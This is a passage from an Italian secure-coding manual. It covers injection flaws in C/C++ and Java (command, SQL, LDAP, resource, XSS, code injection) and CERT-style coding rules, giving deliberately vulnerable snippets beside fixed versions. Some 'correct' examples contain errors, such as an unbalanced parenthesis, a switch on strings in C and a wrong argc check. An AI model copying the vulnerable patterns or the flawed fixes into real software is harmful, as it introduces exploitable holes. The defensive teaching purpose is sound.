- Eseguire l'applicazione utilizzando un account utente limitato che non disponga di privilegi non necessari.

- Se possibile, isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato, che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio del "Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

#### Esempio:

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {

    char cat[] = "cat ";
    char *command;
    size_t commandLength;

    commandLength = strlen(cat) + strlen(argv[1]) + 1;
    command = (char *) malloc(commandLength);
    strncpy(command, cat, commandLength);
    strncat(command, argv[1], (commandLength - strlen(cat)) );

    system(command);
    return (0);
}
```

L'istruzione `system()` esegue un comando proveniente dall'input, non verificato né controllato.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/77.html>,  
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

### 7.1.3 Connection String Injection

#### Come riconoscerla

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database. Utilizzando semplici strumenti di modifica testo, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database dell'attaccante al posto dell'originario;
- Scoprire la password dell'account di sistema del database.

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente. Se tali valori non sono stati verificati né tantomeno sanificati, potrebbero essere utilizzati per manipolare la stringa di connessione.

#### Come difendersi

L'input deve essere validato, come già evidenziato nei punti precedenti.

Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione, cercare di non includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come `SqlConnectionStringBuilder` di .NET.

#### Esempio:

```
int main( int argc, char* argv[] )
{
    int result;
```

```

if ( argc == 3 )
{
    char* databaseServer = argv[1];
    char* databaseName = argv[2];

    char connString[BUFFER_SIZE] = database_PROTOCOL_STRING;
    strncat( connString, databaseServer, sizeof(connString) -
strlen(connString) - strlen(database_PORT_STRING) );
    strcat( connString, database_PORT_STRING );

    sql::mysql::MySQL_Driver* database_driver =
sql::mysql::get_mysql_driver_instance();
    sql::Connection* database_conn = database_driver->connect(
connString, database_USER, database_PASSWORD );
    database_conn->setSchema( databaseName );

    result = processData( database_conn );

    delete database_conn;
}
return result;
}

```

Nell'esempio riportato, la stringa di connessione viene costruita concatenando parametri di input. Nel codice che segue, la scelta da una white list è obbligata:

```

int main( int argc, char* argv[] )
{
    int result;
    if ( argc == 2 )
    {
        int appId = atoi( argv[1] );

        char* connString;
        char* databaseName;
        switch( appId ) {
            case APP_ID1:
                connString = CONN_STRING_APP1;
                break;
            case APP_ID2:
                connString = CONN_STRING_APP2;
                break;
            case APP_ID3:
                connString = CONN_STRING_APP3;
                break;
            default:
                connString = CONN_STRING_DEFAULT;
        }

        sql::mysql::MySQL_Driver* database_driver =
sql::mysql::get_mysql_driver_instance();
        sql::Connection* database_conn = database_driver->connect( connString,
database_USER, database_PASSWORD );

        result = processData( database_conn );

        delete database_conn;
    }
    return result;
}

```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

#### 7.1.4 Resource Injection

##### Come riconoscerla

L'applicazione apre un socket di rete, per l'ascolto delle connessioni in entrata, utilizzando dati non attendibili per configurarlo, consentendo a un eventuale malintenzionato di controllarlo.

Il malintenzionato potrebbe perciò essere in grado di aprire una backdoor che gli consenta di connettersi direttamente al server delle applicazioni, acquisendo il controllo del server o esponendolo ad altri attacchi indiretti. In particolare, modificando il numero di porta del socket, un utente malintenzionato può essere in grado di aggirare controlli di rete deboli, mascherando l'attacco da parte di altri dispositivi di rete.

Una resource injection può essere sfruttata anche per bypassare i firewall o altri meccanismi di controllo degli accessi. Si può anche utilizzare l'applicazione come proxy per la scansione delle porte delle reti interne e per l'accesso diretto ai sistemi locali; oppure indurre un utente a inviare informazioni riservate a un server fasullo.

##### Come difendersi

Non consentire a un utente di definire i parametri relativi ai sockets di rete. Il principio della white list può essere adottato per scegliere un valore tra quelli ammissibili, codificandoli – ad esempio - in una switch.

##### Esempio:

```
int main( int argc, char* argv[] )
{
    int sockfd, portno;
    struct sockaddr_in serv_addr = {};
    struct hostent *server;

    if ( argc != 3 )
        errorAndExit();

    server = gethostbyname(argv[1]);
    if (server == NULL)
        errorAndExit();

    portno = atoi(argv[2]);

    serv_addr.sin_family = AF_INET;
    memcpy(&serv_addr.sin_addr.s_addr, server->h_addr, server->h_length);
    serv_addr.sin_port = htons(portno);

    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0)
        errorAndExit();

    if (connect(sockfd, &serv_addr, sizeof(serv_addr)) < 0)
        errorAndExit();

    sendAndProcessMessage(sockfd);

    close(sockfd);
}
```

In questo esempio la configurazione del socket viene realizzata con l'input non verificato proveniente dall'utente. Qui di seguito la scelta è ristretta a una white list:

```
int main( int argc, char* argv[] )
{
    int sockfd, portno;
    struct sockaddr_in serv_addr = {};
    char* portname;

    if ( argc != 1 )
        errorAndExit();
```

```
portname = argv[1];
switch (portname) {
    case "quicktime":
        portno = 1220;
        break;
    case "kazaa":
        portno = 1214;
        break;
    case "battlenet":
        portno = 1119;
        break;
    default:
        portno = 80;
}

serv_addr.sin_family = AF_INET;
memcpy(&serv_addr.sin_addr.s_addr, SERVER_ADDRESS, strlen(SERVER_ADDRESS));
serv_addr.sin_port = htons(portno);

sockfd = socket(AF_INET, SOCK_STREAM, 0);
if (sockfd < 0)
    errorAndExit();

if (connect(sockfd, &serv_addr, sizeof(serv_addr)) < 0)
    errorAndExit();

sendAndProcessMessage(sockfd);

close(sockfd);
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### 7.1.5 SQL Injection

#### Come riconoscerla

Si verifica quando l'input non verificato viene utilizzato per comporre dinamicamente uno statement SQL che poi verrà eseguito sulla base dati. Adeguatamente manipolati, i parametri di input possono modificare le query in maniera sostanziale, causando danni di impatto notevole, come l'inserimento di dati malevoli, la cancellazione e la modifica di record e la rivelazione indebita di informazioni riservate. Se i dati utilizzati per la SQL injection sono memorizzati nel database o nel file system in generale, si parla di SQL injection di second'ordine (second order SQL injection).

#### Come difendersi

Mettere in pratica i seguenti suggerimenti:

- Come prima misura, occorre validare l'input, sottoponendolo a rigidi controlli, come già illustrato nei punti precedenti.
- Le query SQL non devono mai essere realizzate concatenando stringhe con l'input esterno. Si devono invece utilizzare componenti di database sicuri come le stored procedure (stored procedures), query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
- Una soluzione che può essere d'aiuto consiste nell'utilizzazione di una libreria ORM, come EntityFramework, Hibernate o iBatis.
- Occorre limitare l'accesso agli oggetti e alle funzionalità del database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi superiori a quelli strettamente necessari).

#### Esempio:

```
int main(int argc, char** argv) {
```



```
char *nomeUtente = argv[2];

// Codice passibile di SQL Injection
char query[1000] = {0};
sprintf(query, "SELECT USER_ID FROM UTENTI where nome = \"%s\"", nomeUtente);
executeSql(query);

// Codice "sanificato"
char nomeUtenteSql[1000] = {0};
encodeSqlString(nomeUtenteSql, 1000, nomeUtente);
char querySanificata[1000] = {0};
sprintf(querySanificata, "SELECT USER_ID FROM UTENTI where nome = \"%s\"",
nomeUtenteSql);
executeSql(querySanificata);
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/89.html>,  
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

### 7.1.6 LDAP Injection

#### Come riconoscerla

Come in tutti i casi d'injection, anche in questo caso a essere sfruttato per l'attacco è l'input dell'utente, nel momento in cui viene utilizzato, senza subire alcun controllo o filtro, per comporre una query LDAP. Il pericolo è che venga inquinata la directory LDAP, che contiene una base dati relativa a delle utenze. Con un attacco LDAP injection è possibile leggere dati riservati, come è anche possibile modificarli, cancellarli o inserire utenze che poi possono essere utilizzate per successivi attacchi.

#### Esempio:

Il seguente codice riceve un parametro in input per comporre una query LDAP.

```
fgets(nomeUtente, sizeof(nomeUtente), socket);
snprintf(queryLDAP, sizeof(queryLDAP), "(cn=%s)", nomeUtente);
```

Se nomeUtente è "Mario Rossi", la query restituirà i dati relativi all'utente in questione, ma se viene fornito il carattere "\*", verrà restituito l'intera directory di utenze.

#### Come difendersi

Occorre mettere in pratica le misure che seguono. Come in altri tipi d'injection, sono fondamentali il controllo e l'encoding dell'input, per costruire filtri e query verso server LDAP.

L'encoding deve filtrare i seguenti caratteri: \ # + < > , ; " =

Altri caratteri speciali sono utilizzati all'interno delle query LDAP e quindi non possono essere eliminati in automatico: \* ( ) . & - \_ [ ] ` ~ | @ \$ % ^ ? : { } ! ' "

Il controllo applicativo, dipendente dal contesto, assume un'importanza fondamentale.

Anche ridurre al minimo i privilegi assegnati all'utenza con la quale il server LDAP è avviato è una misura utile a minimizzare le conseguenze di un attacco.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/90.html>,  
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

### 7.1.7 Process control

#### Come riconoscerla

Le vulnerabilità del controllo di processo si verificano quando nell'applicazione vengono importati dati provenienti da un'origine non attendibile. Tali dati vengono successivamente caricati utilizzando il metodo Load-Library. Controllando il nome o il percorso della libreria, un utente malintenzionato può sostituire la

libreria legittima con una libreria dannosa. Ciò può comportare l'esecuzione di comandi (e payload) dannosi.

La vulnerabilità si esplicita in due forme distinte: l'aggressore controlla l'indirizzo della libreria all'interno del programma, oppure controlla l'ambiente e quindi la libreria puntata dal programma.

### **Come difendersi**

Oltre al consueto principio dei minimi privilegi e il controllo dell'input, qui occorre verificare sempre l'attendibilità delle librerie importate.

L'applicazione non deve caricare librerie non necessarie o delle quali può fare a meno.

Invece dei path relativi, l'applicazione deve utilizzare path assoluti per individuare il percorso delle librerie da caricare.

### **Esempio:**

Nel seguente codice la libreria viene caricata a partire da un indirizzo scritto nel registry. Chiunque acceda al registry può sostituirlo con l'indirizzo di una copia manipolata della libreria medesima.

```
RegQueryValueEx(hkey, "APP_HOME_DIR", 0, 0, (BYTE*)appHomeDir, &size);
char* libreria=(char*)malloc(strlen(appHomeDir)+strlen(INITLIB));
if (libreria) {
    strcpy(libreria, appHomeDir);
    strcat(libreria, INITCMD);
    LoadLibrary(libreria);
}
```

Se si utilizza un percorso assoluto, la libreria viene prelevata da un percorso più difficilmente manipolabile. Utilizzare la `System.load()` in luogo della `System.loadLibrary()`, perché più sicura.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/114.html>,  
CWE-114: Process Control.

## **7.1.8 Ulteriori indicazioni per lo sviluppo sicuro**

La raccolta di Best Practices che segue, è conforme ai dettami degli standard CERT C / C++ Programming Language Secure Coding.

### **7.1.8.1 Dichiarazioni**

- È consigliato dimensionare gli array non utilizzando costanti numeriche ma piuttosto costanti simboliche definite

#### **Esempio:**

Forma non corretta:

```
int mesi[13];
```

Forma corretta:

```
int mesi[TOT_MESI + 1];
```

- Dichiarare le costanti utilizzando la keyword "const"

#### **Esempio:**

Forma non corretta:

```
int mesi = 12;
```

Forma corretta:

```
const unsigned int mesi = 12;
```

- Dichiarare le variabili che possono avere valori positivi utilizzando la keyword "unsigned"
- Il tipo "char" deve essere unsigned
- Non utilizzare float e double quando non è necessario (calcoli scientifici)
- Le classi che hanno funzioni virtuali devono sempre avere distruttori virtuali

- Inizializzazioni
- Tutte le variabili locali devono essere inizializzate prima di essere utilizzate. Se sono inizializzate con valori "dummy" o momentanei devono essere reinizializzate con i valori reali al momento dell'uso.
- Tutte le variabili legate ai cicli devono essere reinizializzate con l'entrata in una nuova iterazione prima di essere riutilizzate nel nuovo ciclo.
- Tutte le strutture devono essere azzerate prima del loro utilizzo.
- Tutti i buffer devono essere azzerati prima del loro utilizzo o riutilizzo.

#### 7.1.8.2 Utilizzo dei tipi di dati

##### Stringhe

- Tutte le stringhe devono essere terminate dal carattere NULL. Evitare errori logici di programmazione che agevolino l'insorgere di una condizione di memory leak. Deve essere riposta la massima attenzione nell'utilizzo di funzioni che non aggiungono al termine di una stringa copiata in un buffer di destinazione il carattere NULL se questo non risiede nel buffer sorgente.

##### Esempio:

Forma non corretta:

```
strncpy(dest, source, sizeof(dest));
```

Forma corretta:

```
strncpy(dest, source, sizeof(dest);  
dest[sizeof(dest) - 1] = '\\0';
```

- Il codice non deve effettuare operazioni su una stringa o su un char array che non siano terminati dal carattere NULL;
- L'input proveniente dall'utente deve sempre essere convalidato e scremato da caratteri invalidi ( ; | ! & ~ ' " - \* % ` \ / < > ? \$ @ : ( ) [ ] { } . ) prima di essere passato alle successive elaborazioni dell'applicazione (ad esempio alla funzione system());
- Utilizzare le funzioni strspn(), strcspn() e strpbrk() per filtrare l'input utente;
- Il formato delle stringhe deve sempre essere specificato nei parametri delle funzioni che lo richiedono. In questo contesto le funzioni considerate critiche e soggette a problematiche di format string overflow, se non correttamente utilizzate, sono: printf(), fprintf(), sprintf(), snprintf(), vprintf(), vfprintf(), vsprintf(), vsnprintf(), scanf(), fscanf(), sscanf(), vscanf(), vsscanf(), vfscanf(), wprintf(), fwprintf(), swprintf(), vwprintf(), vfwprintf(), vswprintf().

##### Esempio:

Forma non corretta:

```
printf(buffer1);  
snprintf(dest, sizeof(dest), buf);  
fprintf(FILE, num, stringa);
```

Forma corretta:

```
printf("%s\\r\\n", buffer1);  
snprintf(dest, sizeof(dest), "%s", buf);  
fprintf(FILE, "%d: %s\\n", num, stringa);
```

##### Buffer

Tutti i buffer devono essere abbastanza grandi per contenere i dati a loro destinati, inoltre:

- Evitare l'utilizzo di funzioni che non consentono di specificare la dimensione delle stringhe copiate da un buffer sorgente a uno di destinazione. Le funzioni considerate critiche in questo contesto, che non devono mai essere utilizzate sono: strcpy(), wcscpy(), sprintf(), strcat(), gets(), scanf(), vsprintf() e wscat();
- Quando i dati vengono copiati all'interno di un buffer deve essere sempre verificata la loro dimensione confrontandola con quella del buffer di destinazione. Le funzioni considerate critiche per errori di bound-checking, pur permettendo di specificare la lunghezza delle stringhe soggette a copia da un buffer all'altro, sono: strncpy(), wcsncpy(), snprintf(), strncat(), vsnprintf(), wcsnecat(),

memcpy(), memmove(), memset(), strxfrm(), wcsxfrm(), wmemset(), wmemcpy(), wmemmove(), wcostombs(), wcsrtombs(), mbstowcs(), mbsrtowcs(), swprintf() e vsprintf().

Di seguito alcuni esempi di funzioni solitamente considerate sicure, ma utilizzate in modo errato.

#### Esempio:

##### Forma non corretta:

```
char dest[512];
char *source;
// puntatore char source manipolabile
// dall'utente
strncpy(dest, source, strlen(source));
#define LEN 5000
// LEN superiore alla capacità
// di contenimento massima di
// dest
char dest[1024];
// variabile source manipolabile
// dall'utente
char source[LEN];
memcpy(dest, source, LEN);
```

##### Forma corretta:

```
char dest[512];
strncpy(dest, source, sizeof(dest));
/* inserimento di NULL alla fine di
   dest
*/
...
#define LEN 1024;
char dest[1024];
// variabile source manipolabile
// dall'utente
char source[LEN];
memcpy(dest, source, LEN - 1);
/* inserimento di NULL alla fine di
   dest
*/
...
```

#### **7.1.8.3 Bitfields**

Se nel codice vengono svolte operazioni di bit shifting o si utilizzano bitfield, bisogna indicare le piattaforme con cui il codice è compatibile per mitigare problemi/errori di porting.

#### **7.1.8.4 Macro**

Se le macro sono espansive, i parametri passati non devono causare effetti collaterali.

#### Esempio:

##### Forma non corretta:

```
#define max(a, b) (a) > (b) ? (a) : (b)
risultato = max(i, j) + 3;
/*
 * tutto questo viene espanso in
 * risultato = (i) > (j) ? (i) : (j)+3;
 *
 */
```

##### Forma corretta:

```
#define max(a,b) ( (a) > (b) ? (a) : (b) )
```

Gli argomenti delle macro devono essere accuratamente racchiusi in parentesi.

#### 7.1.8.5 *L'operatore sizeof e il passaggio di dati come parametri*

Il passaggio della dimensione di una struttura dati come parametro a una funzione deve essere effettuato in maniera corretta, tramite l'utilizzo della funzione sizeof(). A tal proposito, è necessario sviluppare consapevolezza degli errori qui menzionati, e non ripeterli:

##### Esempio:

Forma non corretta:

```
strlen(struttura)
sizeof(ptr)
sizeof(*array)
/*
 * Dimensione di un solo elemento
 */
sizeof(array)
```

Forma corretta:

```
sizeof(struttura)
sizeof(*ptr)
sizeof(array)
/*
 * Dimensione di un solo elemento
 */
sizeof(array[0])
```

Gli argomenti delle macro devono essere accuratamente racchiusi in parentesi.

#### 7.1.8.6 *Allocazione dinamica*

Il successo dei linguaggi C e C++ è dovuto alla grande flessibilità che offrono allo sviluppatore nella gestione diretta della memoria della macchina. Ciò offre illimitate possibilità, ma comporta anche rischi piuttosto elevati. Per mitigare tali rischi occorre adottare i seguenti suggerimenti:

- Lo spazio di memoria allocato dinamicamente (ad esempio con le funzioni malloc(), calloc() e realloc()) deve essere appropriato alla dimensione dei dati che deve contenere;
- L'applicazione deve provvedere all'allocazione e alla deallocazione della memoria. Nell'ambito della programmazione multithreaded, vale lo stesso principio: ogni thread deve allocare e deallocare la propria memoria, senza delegare la deallocazione ad altri thread;
- Se si scrive codice C++ è meglio sfruttare le caratteristiche peculiari di questo linguaggio, piuttosto che appoggiarsi alle strutture del C, mantenute per compatibilità. Esempio: utilizzare "new" invece che malloc(), calloc(), e realloc();

#### 7.1.8.7 *Deallocazione*

- Gli array non devono essere cancellati come dati scalari;

##### Esempio:

Forma non corretta:

```
delete mioarray;
```

Forma corretta:

```
delete [ ] mioarray;
```

- Non devono esistere puntatori a risorse distrutte: contestualmente alla distruzione delle risorse vanno dereferenziati tutti i puntatori;
- I puntatori relativi alla memoria allocata dinamicamente devono essere impostati a NULL subito dopo essere stati rilasciati;
- I puntatori ottenuti via malloc(), calloc(), realloc() devono essere distrutti con free() (mai usare delete);

- I puntatori ottenuti via new devono essere distrutti con delete (mai usare free());
- Mai liberare un'area di memoria (ad esempio con free()) già deallocata. Evitare errori logici nel codice che consentano l'insorgere di problematiche di questo tipo;
- Mai tentare di scrivere in un buffer residente in heap memory dopo la sua deallocazione. Evitare l'insorgere di errori logici di questo tipo.

#### 7.1.8.8 Puntatori

- Gestire opportunamente i puntatori a NULL;

##### Esempio:

Forma non corretta:

```
char tmpchar1 (char *s)
{
    return *s;
}
// "s" == NULL → CRASH
```

Forma corretta:

```
char tmpchar1 (char *s)
{
    if (s == NULL) return '\0';
    return *s;
}
```

#### 7.1.8.9 Casting e problematiche di gestione delle variabili numeriche

- Il tipo NULL deve essere corretto mediante casting quando passato come parametro a una funzione;
- Ridurre al minimo le comparazioni fra interi di tipo signed. Se due interi di tipo signed vengono comparati, deve essere previsto il caso "minore di zero" (< 0), soprattutto quando la comparazione avviene con un valore costante.

##### Esempio:

Comparazione non signed:

```
if ((int)val1 < (unsigned int)val2)
/* in questo caso unsigned ha la precedenza essendo un tipo più grande di
signed. Entrambi i valori
(val1 e val2) vengono quindi
convertiti ad unsigned prima di essere comparati
*/
if ((int)val < sizeof(costante))
// l'operatore sizeof è unsigned
```

Comparazione signed:

```
if ((int)val < 256)
if (unsigned short)val1 < (short)val2)
/* la seguente comparazione dovrebbe, in base al tipo di compilatore, essere
signed perchè entrambi gli short dovrebbero essere convertiti a signed integer
prima di essere comparati
*/
```

- Evitare di utilizzare variabili signed integer come length specifier, ovvero come indicatori dell'allocazione/dimensione di un buffer o di un array.
- Evitare che un intero, a seguito di un'operazione di moltiplicazione, addizione o sottrazione, cresca oltre il suo valore massimo o decresca sotto il suo valore minimo. Ad esempio su architettura a 32 bit se un intero signed a 16 bit dal valore 32767 viene incrementato di una unità, il suo valore diverrà -32768, producendo un errore di overflow. È bene assicurarsi che questo genere di condizioni non si verifichi in alcun caso, soprattutto su input fornito dall'utente, in prossimità dell'allocazione di un buffer o della copia di dati da un buffer all'altro.

- La conversione fra interi di differenti dimensioni deve essere il più possibile evitata. La conversione di un intero di grandi dimensioni a uno più piccolo (da 32 a 16 bit o da 16 a 8 bit) può causare il troncamento del valore memorizzato in una variabile o determinarne il cambio di segno. Ad esempio convertire l'intero signed a 16 bit -1 in intero unsigned a 32 bit darà come risultato il valore 4.294.967.295

In particolare sono negate tutte le conversioni riportate nella seguente tabella:

Da	A
16 bit signed	32 bit unsigned
32 bit signed	16 bit unsigned
32 bit unsigned	16 bit signed
32 bit signed	16 bit signed

Il codice non deve affidarsi a conversioni implicite e/o dedotte dal compilatore.

#### 7.1.8.10 Computazione e condizionali

- I dati devono essere appropriatamente confrontati con altri dello stesso tipo, specialmente per i tipi float e double.

Esempio:

if ( variabile == 0.1 ) questa condizione potrebbe non rivelarsi mai vera, per le proprietà di arrotondamento del compilatore;

- Le variabili dichiarate come unsigned non devono mai essere confrontate con lo zero utilizzando l'operatore "maggiore di".

Esempio: if ( variabile > 0) risulta sempre vero se variabile è unsigned;

- Le variabili dichiarate come signed, non devono mai essere confrontate con TRUE.

Esempio: if (variabile)

Se ad esempio variabile può assumere un valore negativo è meglio prevedere questo caso con un controllo del tipo: if (variabile != 0) oppure ancora più esplicito controllando il segno dell'intero.

#### 7.1.8.11 Controllo del flusso

##### Variabili di controllo

È obbligatorio utilizzare sempre un limite superiore "inclusive" e il limite inferiore come "esclusive".

Esempio:

Forma non corretta:

`x >= 23 e x <= 42`

Forma corretta:

`x >= 23 e x < 43`

##### Switches

- Ogni blocco di codice appartenente a ogni "case" di uno switch deve essere terminato dalla keyword "break";
- Ogni switch deve avere un "case" di default.

#### 7.1.8.12 Passaggio di argomenti

- I tipi di dati esterni non devono essere passati "per valore" (by value);
- I vettori e le strutture devono sempre essere passati per indirizzo o per riferimento;
- È auspicabile utilizzare la keyword "const" per i parametri costanti (strutture o vettori) passati in ingresso a una funzione.

#### 7.1.8.13 Valori di ritorno

I tipi di dati devono essere appropriati per memorizzare i valori di ritorno delle funzioni;

#### 7.1.8.14 Chiamate a funzioni

- Ogni chiamata a `fprintf()` deve avere il suo argomento FILE pointer inizializzato;
- Ogni chiamata a funzione deve contenere i parametri corretti, coerenti con il tipo e il formato del prototipo della funzione.

#### 7.1.8.15 Files

- Ogni nome di file temporaneo deve essere unico e non predicibile;
- Ogni file deve essere chiuso prima di essere riutilizzato (Esempio: `fclose()`).

#### 7.1.8.16 Gestione degli errori

- I valori di ritorno di tutte le chiamate di sistema devono essere controllati per determinare lo stato di esecuzione del programma. Funzioni come `perror()`, `ferror()` ed `strerror()` e la costante `errno` devono essere utilizzate per determinare o riportare all'utente il tipo di errore occorso;
- `errno` non deve essere dichiarato manualmente come un `extern` se risiede in uno degli include dell'implementazione C/C++ utilizzata;
- Al verificarsi di un errore critico o imprevisto, a seguito di una chiamata di sistema, tutti i puntatori e le aree di memoria utilizzate devono essere dereferenziati/disallocate prima della chiusura del programma.

#### 7.1.8.17 Sicurezza dell'applicazione

- I risultati dei controlli, delle procedure di sicurezza e i relativi dati non devono risiedere in memoria per lunghi periodi. Ad esempio, le chiavi crittografiche devono permanere in memoria solo per il tempo necessario al loro utilizzo e devono essere sovrascritte con dati casuali o "garbage data" al termine del loro impiego;
- I dati critici non devono mai essere serializzati.

## 7.2 Java

Java è un linguaggio di programmazione orientato agli oggetti, derivato dal C++ e progettato a partire dal 1991 da James Gosling assieme ad un gruppo di dipendenti di Sun Microsystems. Il suo duraturo successo è da attribuire al suo orientamento verso il mondo web, al suo modello object oriented e alla sua peculiarità di poter essere eseguito su qualsiasi sistema operativo, mediante l'esecuzione di un bytecode, un intermedio di compilazione, su virtual machine.

Java si è rivelato vincente, oltre che nello sviluppo di applicazioni web, anche nella progettazione di applicazioni client-server e nello sviluppo di web services.

Nel 2010 Oracle Corporation ha rilevato Sun Microsystems, continuando a sviluppare il linguaggio Java, apportandovi migliorie rilevanti, che lo rendono un linguaggio potente, flessibile e al passo coi tempi.

Di seguito le principali vulnerabilità e le relative contromisure da adottare.

### 7.2.1 Cross-site scripting (XSS)

#### Come riconoscerla

**Reflected XSS.** Si tratta di inoculare e far eseguire script dannosi all'interno di una pagina web. Il mezzo attraverso il quale quest'attacco viene perpetrato è la contraffazione dell'input.

Quando l'input viene racchiuso nella risposta senza esser filtrato, siamo in presenza di un reflected XSS.

**Stored XSS.** In questo caso il codice HTML o lo script incorporato attraverso l'input viene memorizzato permanentemente sulla pagina e diventa parte integrante di essa. Dopo un attacco riuscito, tutti gli utenti che accederanno alla pagina saranno potenzialmente vittime dello script installato abusivamente.

Si pensi, ad esempio, a un blog che consente di inserire dei commenti o delle recensioni. Se non vi è alcun controllo sull'input utente, tag html e script inseriti da un attaccante diverranno parte integrante della pagina, una volta che il commento sarà pubblicato.



### **Come difendersi**

Per prima cosa, occorre convalidare tutti gli input, indipendentemente dalla loro provenienza: la convalidazione dovrebbe essere basata su una white list (una lista di valori ammessi), per cui verrebbero accettati solo i dati che corrispondono, e verrebbero rifiutati tutti gli altri.

Occorre controllare, oltre che i valori siano fra quelli ammessi o che rientrino in un determinato intervallo di validità, se corrispondano alle attese anche il tipo, la dimensione e il formato dei dati in input.

Un altro accorgimento consiste nel codificare completamente tutti i dati dinamici (encoding) in modo da neutralizzare eventuali inserimenti malevoli. La libreria ESAPI fornisce funzioni di encryption per una grande varietà di tipologie di input atteso. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.

Definire in modo esplicito la codifica dei caratteri (charset) per l'intera pagina nell'intestazione di risposta HTTP Content-Type.

Impostare il flag HttpOnly a true, per evitare tentativi di furto tramite la lettura tramite script dei cookie di sessione.

#### **Esempio:**

Nel codice che segue, un valore preso dalla request viene scritta direttamente sulla response:

```
String nomeUtente = request.getParameter("nome");  
response.getWriter().write("Nome Utente: " + nomeUtente);
```

Il rimedio consiste nel filtrare il valore in input:

```
response.getWriter().write(ESAPI.encoder().encodeForHTML  
    ( request.getParameter( "nome" ) ) );
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/79.html>,

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

### **7.2.2 Code injection**

#### **Come riconoscerla**

Accade quando l'applicazione utilizza, concatenandole, stringhe in input non bonificate. L'attaccante potrebbe introdurre script che potrebbero essere eseguiti direttamente nell'applicazione server. Ciò potrebbe portare ad azioni indesiderate. È simile al Cross Site Scripting, ma qui il codice introdotto non viene integrato nella pagina HTML, ma viene eseguito a sé.

#### **Come difendersi**

Evitare di eseguire del codice dinamicamente, specialmente se costruito a partire da input proveniente dall'esterno.

Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.

#### **Esempio:**

Il seguente codice permette di eseguire un file puntato dinamicamente in base al valore dell'input proveniente dall'esterno, senza controlli.

```
public class CodeInjection {  
    static void main(String[] args) {  
        System.load(args[0]);  
    }  
}
```

Nel codice seguente, l'input viene controllato contro una white list di valori ammessi:

```
public class CodeInjectionFixed {
    static void main(String[] args){
        String fileName = null;
        switch(args[0]){
            case "First":
                fileName="First.txt";
                break;
            case "Second":
                fileName="Second.txt";
                break;
            case "Third":
                fileName="Third.txt";
                break;
            default :
                fileName="none.txt";
        }
        System.load(fileName);
    }
}
```

Si veda: <http://cwe.mitre.org/data/definitions/94.html>,  
CWE-94: Improper Control of Generation of Code ('Code Injection').

### 7.2.3 Command injection

#### Come riconoscerla

Accade quando l'applicazione esegue comandi di sistema operativo sul server che la ospita. Un attaccante potrebbe utilizzare questa caratteristica per eseguire comandi dannosi.

Si realizza nel momento in cui un'applicazione prevede un'istruzione che lancia comandi sul sistema operativo utilizzando un input non verificato. Comandi arbitrari potrebbero:

- Alterare i permessi su file e directory del file system, (read / create / modify / delete).
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante.
- Avviare e fermare servizi di sistema.
- Consentire all'attaccante il controllo completo del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene indotta ad eseguire dei comandi voluti dall'utente malintenzionato. L'operazione spesso viene effettuata concatenando stringhe di input dell'utente a codice dannoso. Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

#### Come difendersi

- Scrivere il codice in modo che non esegua nessuna shell dei comandi. Utilizzare a questo scopo le API messe a disposizione delle librerie Java;
- Se dovessero permanere shell dirette, fare in modo che siano stringhe statiche che non utilizzino l'input dell'utente;
- In ogni caso occorre validare l'input, filtrando i caratteri pericolosi, attraverso una struttura definita per l'input, o – meglio ancora – imponendo una white list di valori ammessi.

#### Esempio:

Caso in cui si potrebbe avere command injection:

```
public class CommandInjection {
    public static void main(String[] args) throws IOException {
        Runtime runtime = Runtime.getRuntime();
        Process proc = runtime.exec("fileNumber" + args[0] + ".exe");
    }
}
```

Nel codice seguente, invece, l'injection non sarebbe possibile, poiché l'input è un numero e non una stringa:

```
public class CommandInjectionFixed {
    public static void main(String[] args) throws IOException {
        int num = Integer.parseInt(args[0]);
        // Controlli sul numero immesso
        Runtime runtime = Runtime.getRuntime();
        Process proc = runtime.exec("fileNumber" + Integer.toString(num) + ".exe");
    }
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/77.html>,  
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

